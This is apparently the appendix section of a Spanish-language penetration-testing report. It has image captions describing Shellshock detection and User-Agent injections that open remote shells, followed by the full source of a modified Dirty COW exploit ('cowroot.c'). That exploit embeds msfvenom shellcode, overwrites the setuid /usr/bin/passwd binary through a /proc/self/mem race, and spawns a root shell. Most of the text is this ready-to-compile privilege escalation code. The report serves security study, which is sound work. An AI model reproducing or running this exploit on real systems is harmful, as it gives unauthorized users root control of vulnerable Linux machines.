

Imagen B.8. Script Nmap para detectar la vulnerabilidad Shellshock.

ANEXO C: Explotación de la vulnerabilidad Shellshock



Imagen C.1. Inyección en *User-Agent* que provoca el error 500 Internal Server Error.



Imagen C.2. Inyección en *User-Agent* aceptada sin errores por el servidor web.



Imagen C.3. Inyección en *User-Agent* que abre una shell remota pero provoca el error web 500.



Imagen C.4. Inyección en *User-Agent* que abre una shell sin errores en el servidor web.

ANEXO D: Exploit utilizado para Dirty COW

Contenido modificado del archivo `cowroot.c` disponible en el repositorio GitHub:

```
/*
*  Original file: https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679
*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <unistd.h>

void *map;
int f;
int stop = 0;
struct stat st;
char *name;
pthread_t pth1,pth2,pth3;

// Este archivo debe ser cambiado si por defecto no tenemos permisos de lectura
char suid_binary[] = "/usr/bin/passwd";

// Esta es la shellcode original ofrecida para sistemas Linux de 32 bits
// msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0x88, 0x00, 0x00, 0x00,
  0xbc, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
  0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
  0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
  0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x0a, 0x00, 0x00, 0x00,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x00, 0x57, 0x53,
  0x89, 0xe1, 0xcd, 0x80
};
unsigned int sc_len = 136;

void *madviseThread(void *arg)
{
    char *str;
    str = (char*) arg;
```

```
    int i,c = 0;
    for (i = 0; i < 1000000 && !stop; i++) {
        c += madvise(map,100,MADV_DONTNEED);
    }
    printf("thread stopped\n");
}

void *procselfmemThread(void *arg)
{
    char *str;
    str = (char*)arg;
    int f = open("/proc/self/mem", O_RDWR);
    int i,c = 0;
    for (i = 0; i < 1000000 && !stop; i++) {
        lseek(f, map, SEEK_SET);
        c += write(f, str, sc_len);
    }
    printf("thread stopped\n");
}

void *waitForWrite(void *arg) {
    char buf[sc_len];

    for(;;) {
        FILE *fp = fopen(suid_binary, "rb");

        fread(buf, sc_len, 1, fp);

        if (memcmp(buf, sc, sc_len) == 0) {
            printf("%s overwritten\n", suid_binary);
            break;
        }

        fclose(fp);
        sleep(1);
    }

    stop = 1;

    printf("Popping root shell.\n");
    printf("Don't forget to restore /tmp/bak\n");

    system(suid_binary);
}

int main(int argc, char *argv[]) {
    char *backup;

    printf("DirtyCow root privilege escalation\n");
    printf("Backing up %s to /tmp/bak\n", suid_binary);
```

```
    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    system(backup);

    f = open(suid_binary, O_RDONLY);
    fstat(f, &st);

    printf("Size of binary: %d\n", st.st_size);

    char payload[st.st_size];
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

    map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

    printf("Racing, this may take a while..\n");

    pthread_create(&pth1, NULL, &madviseThread, suid_binary);
    pthread_create(&pth2, NULL, &procselfmemThread, payload);
    pthread_create(&pth3, NULL, &waitForWrite, NULL);

    pthread_join(pth3, NULL);

    return 0;
}
```